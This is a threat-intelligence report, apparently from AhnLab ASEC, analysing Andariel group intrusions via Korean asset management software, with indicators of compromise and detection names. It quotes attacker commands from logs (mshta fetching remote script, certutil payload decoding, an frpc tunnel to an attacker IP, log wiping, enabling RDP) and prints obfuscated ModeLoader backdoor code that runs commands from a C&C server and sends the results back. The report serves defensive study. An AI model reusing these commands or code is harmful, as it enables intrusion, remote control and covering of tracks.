Andariel Group Exploiting Korean Asset Management Solutions (MeshAgent)

By ATCP

Published: 2024-03-10 · Archived: 2026-04-05 20:46:46 UTC

AhnLab SEcurity intelligence Center (ASEC) recently discovered the Andariel group's continuous attacks on Korean companies. It is notable that installations of MeshAgent were found in some cases. Threat actors often exploit MeshAgent along with other similar remote management tools because it offers diverse remote control features.

The Andariel group exploited Korean asset management solutions to install malware such as AndarLoader and ModeLoader, which are the malware used in the previous cases. Starting with Innorix Agent in the past, the group has been continually exploiting Korean asset management solutions to distribute their malware during the lateral movement phase **[1]** **[2]**.

1. AndarLoader

The ASEC team previously introduced AndarLoader in the past blog article, "Analysis of Andariel's New Attack Activities" **[3]**. AndarLoader looks similar to Andardoor found in attack cases that exploited Innorix Agent, but unlike Andardoor which has most of the backdoor features (executing commands received from the C&C server) implemented in binary, AndarLoader is a downloader that downloads executable data such as .NET assembly and runs it in the memory.

Command	Feature
alibaba	Run downloaded .NET assembly
facebook	Run downloaded .NET method
exit	Terminate
vanish	Self-delete and terminate

Table 1. AndarLoader's command list

Unlike the previous type that was obfuscated using Dotfuscator tool, AndarLoader found this time was obfuscated using KoiVM. As strings for use are decrypted during the execution phase, strings identical to the ones in the past AndarLoader can be found. Note that the current AndarLoader uses the "sslClient" string when connecting with the C&C server like the AndarLoader found in previous attacks.



Figure 1. AndarLoader's command list

2. MeshAgent

MeshAgent can collect basic system information required for remote management and provides features such as power and account management, chat or message pop-up, file upload and download, and command execution. It also provides web-based remote desktop features such as RDP and VNC. Users typically use this tool to use and manage their systems remotely, but these are features good for the threat actors to abuse.

There have been actual cases in which threat actors used MeshAgent to remotely control their victims' screens **[4]**. This is the first time the Andariel group used MeshAgent, and it was downloaded from the external source with the name "fav.ico".

```
"targetProcess": {
  "imageInfo": {
    "fileObj": {
      "fileName": "certutil.exe",
      "filePath": "%SystemRoot%\\system32\\certutil.exe",
      "fileSize": 1536000,
    },
    "commandLine": "certutil  -decode c:\\users\\%ASD%\\fav.ico c:\\users\\%ASD%\\mesh.exe"
  }
},
```

Figure 2. Logs of MeshAgent installation

Target Type	File Name	File Size	File Path
Current	fr.exe	2.08 MB	%SystemDrive%\users\%ASD%\fr.exe
Parent	cmd.exe	316 KB	%SystemRoot%\system32\cmd.exe
DropperOfCurrent	meshagent.exe	3.31 MB	%ProgramFiles%\mesh agent\meshagent.exe
ParentOfParentOfCurrent	meshagent.exe	3.31 MB	%ProgramFiles%\mesh agent\meshagent.exe

Process	Module	Target	Behavior	Data
File Less Submit fr.exe	N/A	N/A	Connects to network	192.168.0.102:3389
File Less Submit meshagent.exe	N/A	N/A	Creates executable file	N/A
File Less Submit meshagent.exe	N/A	cmd.exe	Executes exploitable process	N/A
cmd.exe	N/A	File Less Submit fr.exe	Creates process	N/A
File Less Submit fr.exe	N/A	N/A	Connects to network	84.38.129.21:2222

Figure 3. Behavior logs of MeshAgent discovered by AhnLab's ASD infrastructure

The malware was not collected, but the team found the following C&C server as the MeshAgent server was active at the time.

Figure 4. The C&C server of MeshAgent

3. ModeLoader

ModeLoader is a JavaScript malware that the Andariel group has been using for a long time. Instead of being generated as a file, it is downloaded externally via Mshta and executed. One of our previous blog posted the behavior listed on an ASD log.

Process	Module	Target	Behavior	Data
mshta.exe	N/A	N/A	Connects to network	http://www.ipservice.kro.kr/index.php
mshta.exe	N/A	N/A	Connects to network	http://www.ipservice.kro.kr/view.php
mshta.exe	N/A	N/A	Connects to network	http://www.ipservice.kro.kr/modeRead.php

Figure 5. ModeLoader found in a past case

The threat actors mainly exploit asset management solutions to execute Mshta command that downloads ModeLoader. When the following command is run, ModeLoader is downloaded and executed via the Mshta process C&C, and it regularly attempts to establish communication with the C&C server.

```
"targetProcess": {
  "imageInfo": {
    "fileObj": {
      "fileName": "mshta.exe",
      "filePath": "%SystemRoot%\\syswow64\\mshta.exe",
      "fileSize": 13312,
    },
    "commandLine": "\"mshta\" http://www.mssrv.kro.kr/modeView.php"
  }
},
```

Figure 6. ModeLoader installation command discovered by AhnLab's ASD infrastructure

ModeLoader is developed in JavaScript and obfuscated, but it provides a simple feature. It regularly connects to the C&C server (***modeRead.php***), receives Base64-encoded commands, executes them, and sends the results to the C&C server (***modeWrite.php***).

```
function process() {
    var _0x2fff61 = _0x345b;
    try {
        var _0x291163 = new ActiveXObject(_0x2fff61('0xed', 'zf#y'));
        _0x291163[_0x2fff61('0xfb', 'ahK5')](_0x2fff61('0xd5', 'mb#%'), 'http://www.mssrv.kro.kr/modeRead.php', ![]), _0
        var _0x35658c = _0x291163[_0x2fff61('0xc5', 'd#Uj')];
        if (_0x35658c != '') {
            _0x35658c = Base64[_0x2fff61('0xea', '22^u')](_0x35658c);
            if (_0x35658c == _0x2fff61('0x103', '2bIl')) window['close']();
            else {
                var _0x36cef3 = new ActiveXObject(_0x2fff61('0xe0', 'uyPg')),
                    _0x58defe = _0x36cef3[_0x2fff61('0xe9', '(ei&')](_0x2fff61('0xfd', 'pXA[') + _0x35658c),
                    _0x436502 = '>' + _0x35658c + '\x0d\x0a',
                    _0x26ea34 = _0x58defe[_0x2fff61('0xff', ']c3B')];
                _0x436502 = _0x436502 + _0x26ea34[_0x2fff61('0xd0', 'd#Uj')](), _0x26ea34 = _0x58defe['StdErr'], _0x4365
                var _0x286bf4 = 'Response=' + _0x436502,
                    _0x5559b4 = new ActiveXObject(_0x2fff61('0xcd', '22^u'));
                _0x5559b4[_0x2fff61('0x108', 'PRFs')](_0x2fff61('0xf9', '%iV4'), 'http://www.mssrv.kro.kr/modeWrite.php'
            }
        }
    } catch (_0x44f66d) {}
    setTimeout(process, 0x1388);
}
window[_0x1c96d8('0xbc', '@Auj')](0x0, 0x0), process(), setTimeout(kill_self, 0x3e8 * 0x3c * 0x28);
```

Figure 7. ModeLoader that receives commands from the C&C server

The threat actors appeared to have used ModeLoader to install additional malware from the outside. Using the command below, AndarLoader was installed as “SVPNClientW.exe” in %SystemDirectory% and executed.

> cmd.exe /c tasklist
> cmd.exe /c c:\windows\system32\SVPN*

4. Other Malware Attack Cases

After using a backdoor such as AndarLoader and ModeLoader to take control of the infected systems, the threat actors installed Mimikatz and attempted to steal the credentials inside the systems. Since plain passwords that use the WDigest security package cannot be found in the latest Windows environment, the command that sets the UseLogonCredential registry key is found simultaneously. The threat actors also used AndarLoader to execute the “wevtutil cl security” command and delete security event logs of the infected systems.

The shared characteristic of the attacks that belong to the attack campaign found this time is that they are found along with a keylogger. The malware provides not only the keylogging feature but also clipboard logging, and it records the keylogged data and data copied to the clipboard in “C:\Users\Public\game.db.”



Figure 8. Keylogger used in the attacks

The Andariel group installed a backdoor like how Kimsuky group did, took control of the infected systems, and performed additional tasks to remotely take control of their victims’ screens. To establish remote control, they installed MeshAgent as mentioned above, but also used RDP in some cases, and the command to activate the RDP service was also found. Although files were not found, the threat actors are likely using fRPC in their attacks in an attempt to access infected systems located in private networks via RDP.

```
"targetProcess": {
  "imageInfo": {
    "fileObj": {
      "fileName": "reg.exe",
      "filePath": "%SystemRoot%\\syswow64\\reg.exe",
      "fileSize": 59392,
    },
    "commandLine": "reg  add \"hklm\\system\\currentControlSet\\Control\\Terminal Server\" /v \"AllowTSConnections\" /t REG_DWORD /d 0x1 /f"
  }
},
```


Figure 9. The command that activates the RDP service


```
"targetProcess": {
  "imageInfo": {
    "fileObj": {
      "fileName": "fr.exe",
      "filePath": "%SystemDrive%\\users\\%ASD%\\fr.exe",
      "fileSize": 2176000,
    },
    "commandLine": "fr  -c 84.38.129.21:2222"
  }
},
```


Figure 10. The Frpc execution logs

5. Conclusion

Along with Kimsuky and Lazarus, Andariel group is one of the threat actor groups who are most actively targeting South Korea. The group mainly attacked their victims in the early days to obtain information related to security, but their attacks eventually aimed for gaining financial profits. The Andariel group is known to use attacks such as spear phishing attacks and watering hole attacks, and exploit software vulnerabilities to kick-start the initial access. There have also been cases in which the group exploited installed software or utilized vulnerability attacks to distribute their malware.

Users must take extra caution when downloading attachments of emails from unknown sources or running executable files from unidentified websites. Corporate security administrators must upgrade the monitoring capacity of asset management solutions and apply updates if software security vulnerabilities are found. Users should also apply the latest patch for OS and programs such as internet browsers and update V3 to the latest version to prevent malware infection in advance.

File Detection

– Backdoor/JS.ModeLoader.SC197310 (2024.03.01.00)
– Trojan/Win.Generic.C5384741 (2023.02.19.01)
– Trojan/Win.KeyLogger.C5542383 (2023.11.16.01)
– Trojan/Win32.RL_Mimikatz.R366782 (2021.02.18.01)

Behavior Detection

– CredentialAceess/MDP.Mimikatz.M4367

MD5

29efd64dd3c7fe1e2b022b7ad73a1ba5

2c69c4786ce663e58a3cc093c6d5b530

4f1b1124e34894398aa423200a8ab894

a714b928bbc7cd480fed85e379966f95

Additional IOCs are available on AhnLab TIP.

URL

http[:]//panda[.]ourhome[.]o-r[.]kr/modeRead[.]php

http[:]//panda[.]ourhome[.]o-r[.]kr/modeView[.]php

http[:]//panda[.]ourhome[.]o-r[.]kr/view[.]php

http[:]//www[.]ipservice[.]kro[.]kr/index[.]php

http[:]//www[.]ipservice[.]kro[.]kr/modeRead[.]php

Additional IOCs are available on AhnLab TIP.

IP

84[.]38[.]129[.]21

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/63192/